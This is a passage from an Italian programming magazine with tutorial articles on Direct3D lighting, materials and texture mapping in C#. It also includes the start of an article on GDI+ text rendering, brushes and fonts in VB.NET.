Ogni scelta va però fatta in modo ponderato e, soprattutto, analizzando le esigenze del nostro cliente. Una scelta sbagliata potrebbe avere l'effetto opposto.
Il software proposto in queste pagine è grossomodo completo, anche se alcune parti sono state volutamente tralasciate essendo troppo dipendenti dal contesto: a voi la palla!

Michele Locuratolo

NOTA

Nel codice allegato è presente un simulatore di lettore di tag.
È leggermente diverso da quello presentato nel primo articolo quindi, per effettuare i tests, utilizzate il nuovo. Utilizzerà di default la COM2 quindi, se avete la necessità di farlo funzionare sulla COM1, dovete modificare il codice e ricompilarlo.

Aumentiamo il realismo delle applicazioni multimediali con DirectX e C#

Luci e Texture in .NET

Esamineremo il realismo negli oggetti tridimensionali: luci, materiali e Texture. Un esempio che mostra come, attraverso l'interazione di luci e superfici, gli esseri umani percepiscono il mondo reale

Lo studio della luce in Direct3D è molto incoraggiato dall'importanza che i costruttori hardware stanno mostrando nel supportare la più avanzate tecniche di illuminazione: la prossima generazione di schede grafiche esporrà certamente nuovi effetti di luce mozzafiato.
Con l'hardware attuale, i nostri motori 3D sono in grado di renderizzare scene come quelle raffigurate in Fig. 1.





Fig. 1: Uso avanzato delle luci

LUCI E MATERIALI

Il modo in cui le luci sono usate nelle scene è un fattore determinante, come già detto, per il realismo delle nostre scene 3D. Infatti, se nessuna luce attiva è inserita, e gli oggetti 3D non forniscono un proprio colore, non sarà possibile vedere alcuna scena. Quando viene usata la luce, Direct3D determina il colore di ogni pixel renderizzato dalla combinazione dei seguenti elementi: le proprietà del materiale usato, i texel della Texture applicati all'oggetto (come vedremo più avanti), i colori propri dei vertici (se usati) e il colore e l'intensità delle varie luci presenti nella scena. Ma cos'è realmente questa luce e cosa sono i materiali? Sia la luce diretta sia quella ambientale definiscono la quantità di luce presente nella nostra scena mentre i materiali definiscono il modo in cui la luce viene riflessa da una superficie di un oggetto. Scendiamo ora più nel dettaglio analizzando i materiali e i tipi di luce singolarmente.

Luce Ambientale

La luce ambientale è quella luce che esiste ovunque in una scena. Non ha quindi posizione o direzione, ma solo colore. La luce ambientale viene inserita in una scena nel seguente modo:

```
device.RenderState.Ambient =
        System.Drawing.Color.FromArgb(0x707000);
```

Materiali

I materiali possono semplicemente essere considerati come una proprietà dell'oggetto 3D da rappresentare, e non fanno altro che specificare la quantità di luce che viene riflessa dall'oggetto 3D in questione, ossia le caratteristiche di luminosità e riflessione. Infatti se ci guardiamo intorno notiamo che la luce non si riflette nello stesso modo su tutti gli oggetti e che esistono quindi materiali che riflettono più di altri, o che riflettono esclusivamente un colore. Ad esempio, un materiale che riflette *R: 1.0; G: 1.0; B: 1.0* non farà altro che riflettere qualsiasi forma di luce esattamente come la riceve, mentre un altro materiale con *R: 0.0; G: 1.0; B: 0.0;* rifletterà solamente la componente verde della luce che lo colpisce: le caratteristiche di luminosità e riflessione sono quindi proprio descritte dai materiali. Per far sì che un corpo venga renderizzato con un determinato materiale, una variabile *Direct3D.Material* deve essere passata al device prima di ogni operazione di disegno tramite l'instruzione:

```
Direct3D.Material mtrl = new Direct3D.Material();
device.Material = mtrl;
```

La struttura di questa variabile è composta da 5 proprietà: *Ambient; Diffuse; Specular; Emissive; Power.* La proprietà *Ambient* specifica la capacità di riflettere la luce ambientale. *Diffuse* indica la capacità di riflettere la luce che gli viene puntata contro dalle

varie fonti (è la proprietà principale dei materiali). *Specular* specifica la capacità di riflettere le fonti di luce (come uno specchio o una superficie metallica). *Emissive* indica la capacità di un oggetto di emettere una propria luce (ottimo per creare, ad esempio, quegli effetti di verde radioattivo). Tutte queste proprietà sono caratterizzate da componenti *R, G* e *B* che assumono ciascuna un valore che va da *0* ad *1*. L'ultima proprietà dei materiali è *Power* che assume invece un valore da *0* a *255* e indica la capacità riflessiva della proprietà *Specular.*
Ecco un esempio di un semplice materiale che riflette tutta la luce che riceve:

```
Direct3D.Material mtrl = new Direct3D.Material();
mtrl.Diffuse = System.Drawing.Color.White;
mtrl.Ambient = System.Drawing.Color.White;
device.Material = mtrl;
```

Oltre ai materiali ed alla luce ambientale ci sono tre tipi di fonte di luce disponibili in Direct3D: *PointLight, SpotLight* e *DirectionalLight.*
Analizziamoli uno alla volta.

DirectionalLight

Questo tipo di luce, la più semplice e facile da computare per Direct3D, ha colore e direzione ma non posizione. Questa emette fasci di luce parallela che attraversano l'intera scena nella stessa direzione, è quindi una simulazione di una fonte di luce ad una distanza virtualmente infinita ed ottiene un effetto identico a quello della luce emessa dal sole. Questo tipo di luce non è affetta da *Attenuation* o *Range* quindi la direzione e il colore sono le uniche caratteristiche necessarie a Direct3D per calcolare il colore dei vertici della nostra scena: ecco perché sono le luci meno pesanti da gestire in assoluto.
Per inserire questo tipo di luce in una scena si procede come segue:

```
// Specifichiamo il tipo di luce che vogliamo
device.Lights[0].Type = LightType.Directional;
// Impostiamo il colore
device.Lights[0].Diffuse = System.Drawing.Color.Plum;
// Impostiamo la direzione
device.Lights[0].Direction = new Vector3(10f, 10f,10f);
// Comunichiamo a Direct3D che abbiamo finito di
                              impostare le proprietà della luce
device.Lights[0].Commit();
device.Lights[0].Enabled = true;
```

PointLight

I *PointLight* hanno colore e posizione in una scena, ma non hanno una singola direzione. Essi emettono luce uguale in tutte le direzioni come una lampadina. E proprio come una lampadina sono affetti da *Attenuation* e *Range*. Direct3D usa la posizione dei *PointLight* nello spazio per computare la distanza che la luce percorre dentro la scena prima di raggiungere ogni vertice del nostro disegno per poter così calcolare quanto ogni pixel del nostro mondo virtuale viene affetto e quindi modificato dalla luce.
Il codice per inserire una *PointLight* in una scena è:

```
// Specifichiamo il tipo di luce che vogliamo
device.Lights[1].Type = LightType.Point;
// Impostiamo i colori
device.Lights[1].Diffuse =
System.Drawing.Color.Yellow;
device.Lights[1].Specular =
System.Drawing.Color.Transparent;
device.Lights[1].Ambient =
System.Drawing.Color.Yellow;
// Impostiamo la posizione
device.Lights[1].Position = new Vector3(0f, 0f,0f);
// Impostiamo il Range, ossia l'area su cui la luce influisce
device.Lights[1].Range = 10;
// Impostiamo i parametri di attenuazione, per avere
               un effetto realistico di "lento affievolimento"
device.Lights[1].Attenuation0 = 1.0f;
device.Lights[1].Attenuation1 = 1.0f;
// Validiamo la luce
device.Lights[1].Commit();
device.Lights[1].Enabled = true;
```

SpotLight

Gli *SpotLight* hanno colore, posizione, direzione e *Falloff* (ossia la differenza di luce fra i due coni). La luce emessa da uno *SpotLight* è infatti composta da un cono interno di luce costante ed un cono esterno dove la luce diventa sempre più soffusa. L'intensità della luce diminuisce fra i due coni usando una funzione matematica interna a Direct3D.






Fig. 2: *Lo schema di uno SpotLight*

Questo è il tipo di luce emessa, ad esempio, da una torcia. La Fig. 2 ci aiuterà senz'altro a capire meglio quanto detto. Gli *SpotLight* sono anche affetti da *Attenuation* e *Range* e sono il tipo di luce più pesante da computare per Direct3D. Per inserire questo tipo di luce proseguiamo come segue:

```
// Specifichiamo il tipo di luce che vogliamo
device.Lights[2].Type = LightType.Spot;
```

ATTENUATION E RANGE

Il Range indica il raggio di azione della luce, quindi i vertici che distano dalla sorgente luminosa più di quanto impostato nel Range di tale luce non saranno affetti dai suoi raggi e non subiranno variazioni di colore. L'Attenuation indica quanto velocemente la luce diminuisce di intensità quando si allontana dalla sorgente. La formula interna di Direct3D per calcolare l'intensità della luce è ColoreLuce * AttenuazioneTotale, e l'attenuazione totale è data da 1/(att0 + att1 * d + att2 * d * d) dove d è la distanza fra la sorgente luminosa e il vertice disegnato mentre i tre parametri att sono quelli che si impostano nelle proprietà di device.Lights.

```
// Impostiamo i colori
device.Lights[2].Diffuse = System.Drawing.Color.Green;
device.Lights[2].Ambient = System.Drawing.Color.Green;
device.Lights[2].Specular = System.Drawing.Color.Green;
// Impostiamo la direzione
device.Lights[2].Direction = new Vector3(0f,1f,1f);
// Impostiamo la posizione
device.Lights[2].Position = new Vector3(0f, 0f,0f);
// Impostiamo il range
device.Lights[2].Range = 1000;
// Impostiamo l'attenuazione
device.Lights[2].Attenuation0 = 0.2f;
device.Lights[2].Attenuation1 = 0.2f;
// Impostiamo l'angolo per descrivere il cono interno
device.Lights[2].InnerConeAngle = 2.5f;
// Impostiamo l'angolo per descrivere il cono esterno
device.Lights[2].OuterConeAngle = 3.5f;
// Validiamo la luce
device.Lights[2].Commit();
device.Lights[2].Enabled = true;
```

IMPOSTARE LE LUCI

Direct3D attualmente supporta fino ad otto fonti di luce contemporaneamente per scena (oltre alla luce ambientale). Ecco perché, negli esempi di codice qui sopra, abbiamo, usato degli indici per impostare la proprietà *Lights* del device; saremmo potuti arrivare al massimo fino a *device.Lights[7]*. Per attivare la luce in Direct3D abbiamo ancora bisogno di impostare la proprietà *Lighting* del *RenderState:*

```
device.RenderState.Lighting = true;
```

E ovviamente quando vogliamo disabilitarla dobbiamo:

```
device.RenderState.Lighting = false;
```

Altro passo da non dimenticare quando si vogliono usare le luci è impostare il *DepthBuffer* prima dell'inizializzazione del device con

```
presentParams.EnableAutoDepthStencil = true;
presentParams.AutoDepthStencilFormat =
                                    DepthFormat.D16;
```

e di attivarlo poi con

```
device.RenderState.ZBufferEnable = true;
```

È importante notare che disattivando i calcoli per la luce nella pipeline di Direct3D otterremo un notevole incremento nelle prestazioni dell'applicazione, ma ovviamente si dovrebbe rinunciare a tutti i vantag gi offerti, come il maggiore realismo delle scene rappresentate.

LE TEXTURE

Affronteremo ora le *Texture* e vedremo come caricarle in memoria e come applicarle alla nostra geometria mentre disegniamo. Le *Texture* sono collezioni di semplici primitive chiamati *texel:* ogni texel contiene un singolo colore. La disposizione dei texel genera l'aspetto finale dell'intera *Texture.* In pratica, le *Texture* non sono altro che bitmap a due dimensioni generate da una procedura o manualmente da un'artista. È bene notare che non c'è vera differenza fra un pixel e un texel, perché entrambi sono un "punto di un singolo colore", la nostra distinzione infatti è puramente concettuale: quando si usa il termine pixel *(Picture Element)* si fa riferimento allo schermo, e quando si usa il termine texel *(Texture Element)* ci si riferisce ad una *Texture.* La Fig. 3 mostra cosa si ottiene quando applichiamo su un oggetto 3D (il cubo) una Texture (una bitmap con dei mattoni disegnati). Questa immagine però solleva un'importante domanda di base: come si applica una Texture a della geometria 3D? In effetti dobbiamo determinare dove applicare i texel della bitmap sulla superficie geometrica, il che significa che dobbiamo mappare le coordinate della nostra geometria 3D in valori 2D della nostra Texture attraverso una tecnica matematica chiamata proiezione: questo processo prende il nome di *Texture Mapping.*
Il risultato del processo di proiezione sarà un nuovo set di due coordinate (2D) che chiameremo Coordinate dello *Spazio Texture,* e ogni *Vertex* della nostra geometria avrà questo set di coordinate *<u, v>*, il che significa che per lavorare con le *Texture*, il *VertexFormat* che usiamo per i nostri buffer, dovrà essere uno dei seguenti:

- *VertexFormat.PositionColoredTextured*
- *VertexFormat.PositionNormalTextured*
- *VertexFormat.PositionTextured*
- *VertexFormat.TransformetTextured*
- *VertexFormat.TransformedColoredTextured*

Le coordinate *<u, v>* vengono assegnate o durante la fase di *modeling* in programmi come 3D Studio Max e *LightWave* quando si sta creando la scena che il nostro motore 3D dovrà poi mostrare su schermo, oppure si possono calcolare a run-time. La Fig. 4 mostra un'immagine che contiene 16x16 *texel.* Notiamo che il primo *texel* in alto a sinistra è l'origine (0,0) mentre l'ultimo *texel* in basso a destra è la fine della nostra bitmap (1,1), e che le coordinate della Texture avranno quindi valori decimali sempre compresi fra 0 e 1 per ogni asse. Questo è sempre valido in Direct3D: le coordinate di qualsiasi *Texture* sono sempre comprese fra (0,0) e (1,1). La Fig. 5 rappresenta un poligono in uno spazio a due dimensioni che occupa un'area di 6x6 pixel del nostro schermo, dove i 4 vertici del poligono hanno i valori *u* e *v*

***Fig. 3:** Una Texture applicata ad un cubo*

NOTA

ANIMARE LA LUCE

In alcuni casi sarà necessario animare la luce (ad esempio in un videogioco per simulare lo sparo di un super fucile al plasma). Fortunatamente il codice per generare luci in movimento non è assolutamente complesso. Basta aggiornare la posizione della luce in questione e far ricalcolare il tutto a Direct3D:

```
device.Lights[0].Type =
      LightType.Directional;
device.Lights[0].Diffuse =
  System.Drawing.Color.Plum;
device.Lights[0].Direction
  = new Vector3((float)Math.
  Cos(Enviroment.TickCount
  / 250.0f), 1.0f, (float)Math
  .Sin(Enviroment.TickCount
              / 250.0f);
device.Lights[0].Commit();
device.Lights[0].Enabled
                   = true;
```

16x16 Texel
(0, 0) u v (1, 1) (u, v)

***Fig. 4:** Le coordinate di una Texture*

impostati a (0,0); (1,0); (0,1); (1,1). A questo punto si applica una interpolazione lineare fra le coordinate della Texture e le coordinate del poligono: questo approccio si chiama *Linear Mapping* o *Affine Mapping*. In pratica, noi sappiamo che il primo pixel del poligono ha coordinate *<u, v> 0,0* e che l'ultimo pixel a destra della prima riga a coordinate *<u, v> 1, 0*.
A questo punto sapendo che il poligono occupa 6 pixel troviamo le coordinate *<u, v>* di tutta la prima riga, che saranno *(0.0, 0.0); (0.2, 0.0); (0.4, 0.0); (0.6, 0.0); (0.8, 0.0); (1.0, 0.0)*. Ripetendo questa operazione anche lungo l'asse *Y* otteniamo le coordinate *<u, v>* di ogni pixel della prima colonna, *(0.0, 0.0); (0.0, 0.2); (0.0, 0.4); (0.0, 0.6); (0.0, 0.8); (0.0, 1.0)*. Abbiamo quindi così trovato le coordinate di ogni pixel del nostro poligono. Ad esempio il pixel che si trova nella seconda colonna, terza riga, ha le coordinate *<u, v>* di (0.2, 0.4). Ora che abbiamo le coordinate *<u, v>* di ogni pixel del poligono dobbiamo vedere come usarle per sapere a quale texel della *Texture* da applicare corrispondono. L'approccio più semplice e diretto per far ciò è di moltiplicare ogni valore per la corrispondente dimensione dell'immagine e tralasciare poi il valore decimale, quindi:

*(Asse X): u * LarghezzaTexture = 0.2 * 16 = 3.20 --> 3*
*(Asse Y): v * AltezzaTexture = 0.4 * 16 = 6.40 --> 6*

Il pixel con coordinata <u, v> di (0.2, 0.4) avrà il colore del *texel* che si trova nella terza riga e sesta colonna della *Texture* (3, 6). Il risultato di questo processo per ogni pixel del poligono è quello rappresentato in Fig. 6. In questo caso abbiamo considerato il colore dei singoli texel per riempire il nostro poligono, ma è anche possibile e spesso desiderabile, considerare non solo il *texel* dato dalla nostra coordinata, ma anche i *texel* adiacenti ad esso ed effettuare poi un *blend*, ossia una sorta di "media" fra i colori di tutti i *texel* considerati per ottenere poi il colore finale: queste tecniche non sono altro che algoritmi di *Texture Filtering* (non avremo mai bisogno di dover scrivere del codice per sviluppare questi algoritmi in quanto sono già forniti da DirectX).

LE TEXTURE IN DIRECTX

L'architettura di Direct3D che si occupa di questi argomenti si chiama *Pixel Shader*, ed usa un processo di *Mapping* leggermente più complesso di quello studiato fino ad ora. Infatti, invece di iniziare dal poligono in 3D, mappare la Texture nel poligono e poi proiettare il tutto in uno spazio 2D (schermo) come abbiamo appena visto, il processo in Direct3D è invertito. Direct3D quindi parte dai pixel dello schermo e li retroproietta nella *Texture Map* per calcolarne il colore. Questo processo inverso non è intuitivo ma è in effetti preferito in quanto più performante. Come mostra la Fig. 7 consideriamo ogni pixel su schermo come singola unità di colore. Poi proiettiamo i quattro angoli del pixel, che consideriamo un quadrato, sulla superficie della nostra geometria 3D. A questo punto i 4 angoli del quadrato sono direttamente mappati dentro la Texture per ottenere il valore corrispondente di colore che dovrà assumere il pixel dello schermo dal quale siamo partiti. L'ultima cosa importante prima di vedere come si caricano le Texture è capire come queste sono rappresentate in memoria. In Direct3D i dati di immagine risiedono in una o più aree lineari di memoria chiamate *Surfaces* (superfici). Queste possono esistere nella memoria di sistema, nella memoria AGP, o nella memoria locale della scheda video. È preferibile che la superficie risieda nella memoria della scheda video, o almeno nella memoria AGP, altrimenti una *Texture bmp*, ad esempio delle dimensioni di 256x256x24bpp (circa un mega e mezzo), che risiede nella memoria di sistema avrà bisogno di esser caricata attraverso l'internal bus e ogni frame in cui è utilizzata da Direct3D, e il frame rate richiesto da una buona applicazione 3D va da 40 a 60 frame al secondo; immaginate quanto sovraccarichereste il sistema facendo passare per il bus un mega e mezzo di dati 60 volte al secondo! Una volta che le informazioni sono state copiate in una superficie possiamo anche modificare quei dati accedendovi attraverso diverse funzioni. Dato che la superficie è appunto lineare abbiamo la possibilità di riempire o modificare i dati attraverso indici e standard loop.





Fig. 7: **Texture Mapping in Direct3D**

Il framework .NET mette a disposizione una semplice funzione per caricare una Texture:

```
Texture texture = null;
texture = TextureLoader.FromFile(device,
    Application.StartupPath + @"\..\MyBitmap.bmp ");
```

Come vedete, basta dichiarare una variabile di tipo *Texture* e passare alla funzione *FromFile* dell'oggetto *TextureLoader* il device già inizializzato e il percorso






Fig. 5: **Un poligono con coordinate Texture <u, v>**






Fig. 6: **Texture mappata sul poligono**

ALPHA BLENDING

L'Alpha Blending è una tecnica che simula la trasparenza degli oggetti in una scena 3D per creare effetti come fumo, vetro o acqua. I Pixel nel frame buffer sono composti da tre componenti di colore (Red, Green, Blue) e un componente "Alpha Channel" che contiene appunto il grado di trasparenza andando da completamente opaco (1.0f) ad invisibile (0.0f).

del file da caricare. La *Texture* ora è già pronta per l'uso, basterà impostarla dentro la funzione di rendering quando vogliamo usarla, proprio come abbiamo impostato i materiali. È bene sapere che, finché non sarà rimossa, verrà applicata a tutta la geometria che stiamo renderizzando.

```
device.SetTexture(0, texture);
```

I più attenti di voi ora si staranno chiedendo cos'è quello 0 passato come primo argomento alla nostra funzione. Il primo parametro serve a specificare lo stage (o *Texture Stage*) nella *Blending Cascade* di Direct3D. Ogni stage usa due argomenti ed effettua un'operazione su di essi prima di passare il risultato come primo argomento dello stage successivo, (il concetto è illustrato nella Fig. 8). I due argomenti possono essere ad esempio il colore di un *texel* e il colore del vertice o magari il colore di un *texel* e il colore ottenuto da un precedente stage della *Blending Cascade*. Impostare le *Texture* con la funzione che abbiamo appena visto, *device.SetTexture*, praticamente significa rendere disponibile la *Texture* come possibile operando per essere usata nella *Cascade*. Se non si ha più bisogno di una *Texture*, e quindi per rimuoverla, basta passare null a questa stessa funzione. Per specificare gli argomenti della *Cascade* ed in particolare il tipo di operazione da effettuare si usano gli indici dell'oggetto *device.-TextureState*, in modo identico a come abbiamo usato gli indici dell'oggetto *device.Lights:*

Fig. 8: **La Blending Cascade di Direct3D**

```
device.TextureState[0].ColorOperation =
                        TextureOperation.Modulate;
device.TextureState[0].ColorArgument1 =
                     TextureArgument.TextureColor;
device.TextureState[0].ColorArgument2 =
                          TextureArgument.Diffuse;
device.TextureState[0].AlphaOperation =
                         TextureOperation.Disable;
```





Fig. 9: **Una ScreenShot del progetto allegato**

Con la prima linea di codice indichiamo che come operazione vogliamo una modulazione, ossia una media fra i colori.
Nella seconda e nella terza indichiamo i due argomenti del primo stage della *Cascade*, ossia il colore della Texture che avremo precedentemente impostato con *device.SetTexture(0,texture)* e il colore *Diffuse* dei vertici presenti nel *VertexBuffer* della nostra geometria. L'ultima riga di codice di questo esempio specifica che non intendiamo usare nessuna operazione per generare trasparenza (questa riga di codice è inutile, in quanto *TextureOperation.Disable* è il valore di default per *AlphaOperation*, ma ho comunque preferito includerla a scopo dimostrativo). Se vogliamo applicare più di una *Texture* ad un oggetto o ad un set di poligoni ed effettuare un blend fra queste per produrre una immagine finale per un frame, operazione abbastanza comune chiamata *Multi-Texturing*, basterà impostare un'altra *Texture* passando come primo argomento alla funzione *device.SetTexture* il numero 1 e come secondo argomento un altro oggetto *Texture* caricato in memoria. In questo modo la *Texture* che stiamo inserendo sarà usata come secondo argomento dello stage di indice uno della nostra *Blending Cascade*, mentre come primo argomento si usa il risultato dello stage precedente. E così via, fino a poter miscelare assieme 8 *Texture* (l'indice massimo è 7). Per poter usare le *Texture*, come detto sopra, dovremo usare dei vertici che contengano anche le coordinate <*u*, *v*>, quindi quando creiamo il nostro *VertexBuffer* dovremo specificare un formato *CustomVertex* di tipo *"Textured"* come nel seguente esempio:

```
vertexBuffer = new VertexBuffer(typeof(CustomVertex
   .PositionNormalTextured), 100, device, Usage.WriteOnly,
            CustomVertex.PositionNormalTextured.Format,
                                         Pool.Default);
```

In Fig. 9 si vede uno screenshot del progetto allegato che comprende tutti i concetti e gli argomenti affrontati in questo articolo. Il funzionamento è il seguente: con il tasto *"1"* viene attivata la luce *LightType.Directional;* con il *"2"* la luce *LightType.Point;* con il *"3"* la luce *LightType.Spot;* con il *"4"* la luce ambientale. Con i tasti *"8"* e *"9"* vengono invece rispettivamente disegnati un cilindro e una piramide. Con i tasti *"6"* e *"7"* ci spostiamo rispettivamente in alto o in basso nella scena. Con il tasto *"5"* viene attivata e disattivata la luce, così da poter vedere le Texture da sole o l'effetto assieme alle luci.
Infine, con *"Space"* si scorrono le varie Texture allegate al progetto.
Per qualsiasi informazione scrivetemi pure all'indirizzo *carlozoffoli@ioprogrammo.it.*


CONCLUSIONI

Nel prossimo articolo non solo impareremo a caricare in memoria e mostrare intere scene (oggetti complessi 3D, Texture, materiali, luci) create con i programmi di modeling come 3D Studio Max e LightWave, ma inizieremo finalmente a scrivere il codice di un vero videogioco.

Carlo Federico Zoffoli

La tecnologia GDI+ del Framework .NET

Testo e grafica

Termina il viaggio all'interno della tecnologia GDI+ descrivendo la metodologia necessaria per visualizzare un testo, la disposizione e migliore rappresentazione dei caratteri in un contesto grafico

Per conoscere tutte le famiglie di font installati nel sistema si può utilizzare la proprietà *Families* dell'oggetto *InstalledFontCollection.* Questa proprietà restituisce una matrice di oggetti *FontFamily* che può essere utilizzata in modo da estrarre le proprietà delle singole famiglie di font.

Nei precedenti articoli abbiamo analizzato le prime due categorie di servizi offerti da GDI+: la gestione della grafica vettoriale bi-dimensionale e la gestione delle immagini.
In quest'ultimo articolo della serie analizzeremo l'ultima categoria: la tipografia. La tipografia (*typography)* gestisce la visualizzazione del testo permettendo di applicare svariati tipi di carattere, dimensioni e stili. L'oggetto principe da utilizzare, anche per la visualizzazione del testo, rimane l'oggetto *Graphics,* che abbiamo analizzato ormai in tutte le sue sfaccettature. Sono inoltre necessari un oggetto *Brush,* che indica il motivo di riempimento del testo, ed un oggetto *Font,* che può corrispondere ad un qualsiasi carattere installato nel sistema.

L'OGGETTO BRUSH

Gli oggetti *Brush* possono essere utilizzati per il riempimento di un testo e per creare forme piene. Sono disponibili diversi tipi di oggetti *Brush* che rendono possibile disegnare testo con una tinta unita, una trama o persino un'immagine.

- **SolidBrush** permette di disegnare con una tinta unita.
- **HatchBrush** è simile a SolidBrush, ma anziché una tinta unita, consente di scegliere uno dei motivi predefiniti.
- **TextureBrush** permette di riempire una forma o un testo utilizzando una trama, come potrebbe essere un'immagine.
- **LinearGradientBrush** permette un riempimento a gradiente, che contiene tutte le sfumature di colore comprese tra i due colori passati come argomento.
- **PathGradientBrush** permette di disegnare utilizzando un gradiente complesso di colori sfumati. Si può, ad esempio, aggiungere un colore intermedio, oppure specificare una variazione non lineare tra il colore iniziale e quello finale.

Se ad esempio vogliamo disegnare un rettangolo e riempirlo con un effetto a gradiente lineare, dobbiamo utilizzare la solita sintassi descritta negli articoli precedenti, aggiungendo un oggetto *LinearGradientBrush*. L'oggetto *LinearGradientBrush* viene creato passando al suo costruttore: le dimensioni del rettangolo, i due colori iniziale e finale e la direzione lungo la quale si dovranno sviluppare le sfumature di colore.

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim Rettangolo As Rectangle
Rettangolo = New Rectangle(30, 30, 150, 250)
Dim OggettoBrush As New LinearGradientBrush(
                    Rettangolo, Color.Blue, Color.Azure,
                    LinearGradientMode.BackwardDiagonal)
OggettoGrafico.FillRectangle(OggettoBrush, Rettangolo)
OggettoBrush.Dispose()
OggettoGrafico.Dispose()
```

GRUPPI DI CARATTERI

In GDI+, i gruppi (o famiglie) di caratteri, sono costituiti dai font che hanno lo stesso carattere tipografico ma stili differenti. Ad esempio, il gruppo di font *Times New Roman* include i seguenti caratteri:

- *Times New Roman Normale*
- *Times New Roman Corsivo*
- *Times New Roman Grassetto*
- *Times New Roman Grassetto Corsivo*

La classe che contiene la definizione delle famiglie di caratteri è la classe *FontFamily.* Utilizzando un oggetto di tipo *FontFamily,* è possibile ottenere, ad esempio, l'elenco delle famiglie di font installate. Per questo si deve utilizzare il metodo *GetFamilies,* che accetta un oggetto di tipo *Graphics* e restituisce una matrice con i font installati nel sistema. Nell'esempio seguente utilizzeremo: il metodo *GetFamilies,* memorizzando in una matrice di oggetti di tipo *FontFamily* i font installati nel sistema e la proprietà *Name* che restituisce il nome del font.

```
Private Sub Button1_Click(ByVal sender As
            System.Object, ByVal e As System.EventArgs)
Handles Button1.Click
'solita istruzione che ottiene un riferimento ad un
                                    oggetto Graphics
'che rappresenta la superficie di disegno del form
Dim OggettoGrafico As Graphics = Me.CreateGraphics
'crea la matrice di oggetti con tutte le famiglie di font
                                          installati
Dim FamigliaDiFont() As FontFamily =
                   FontFamily.GetFamilies(OggettoGrafico)
'definisce la variabile stringa che conterrà l'elenco dei
                                      font installati
Dim ListaFont As String
'definisce un generico oggetto di tipo FontFamily
Dim OggettoFont As FontFamily
'ciclo che scorre tutti gli elementi contenuti in
                                      FamigliaDiFont
'e ne accoda il nome alla variabile stringa separandoli
                                        da uno spazio
For Each OggettoFont In FamigliaDiFont
ListaFont = ListaFont & OggettoFont.Name & " "
Next
'visualizza l'elenco dei font installati
MessageBox.Show(ListaFont)
'è necessario distruggere esplicitamente l'oggetto Graphics
OggettoGrafico.Dispose()
End Sub
```

DISEGNARE UN TESTO

Per disegnare del testo non è sufficiente utilizzare un oggetto *FontFamily*, poiché tale oggetto non è dotato di attributi che permettano di specificare, ad esempio, la dimensione o lo stile di un carattere. Per questo è necessario utilizzare l'oggetto *Font*. Questo permette di definire un particolare formato per il testo, compresi: il tipo di carattere, le dimensioni e gli attributi di stile. Riassumendo, quindi, l'oggetto *FontFamily* permette di indicare il carattere tipografico, ad esempio *Times New Roman*, mentre l'oggetto *Font* permette di specificare dimensione, stile e unità. L'oggetto *font* espone diversi costruttori, per questo è possibile creare l'oggetto in diversi modi, vediamo alcuni esempi:

- creare un oggetto *Font* passando: una stringa che rappresenti un oggetto *FontFamily* e le dimensioni in punti

```
Dim OggettoFont1 As New Font("Times New Roman", 12)
```

- creare un oggetto *Font* passando: una stringa che rappresenti un oggetto *FontFamily*, le dimensioni in punti ed uno stile (utilizzando l'enumerazione *FontStyle* descritta nel box)

```
Dim OggettoFont2 As New Font("Times New
                    Roman", 10, FontStyle.Italic)
```

è possibile combinare più stili per cui, nel caso precedente, possiamo scrivere

```
Dim OggettoFont3 As New Font("Times New
  Roman", 16, FontStyle.Italic  Or FontStyle.Bold)
```


- creare un oggetto *Font* passando: una stringa che rappresenti un oggetto *FontFamily*, le dimensioni, uno stile ed il tipo di unità di misura (utilizzando l'enumerazione *GraphicsUnit* descritta nel box)

```
Dim OggettoFont4 As New Font("Times New
  Roman", 12, FontStyle.Bold, GraphicsUnit.Millimeter)
```

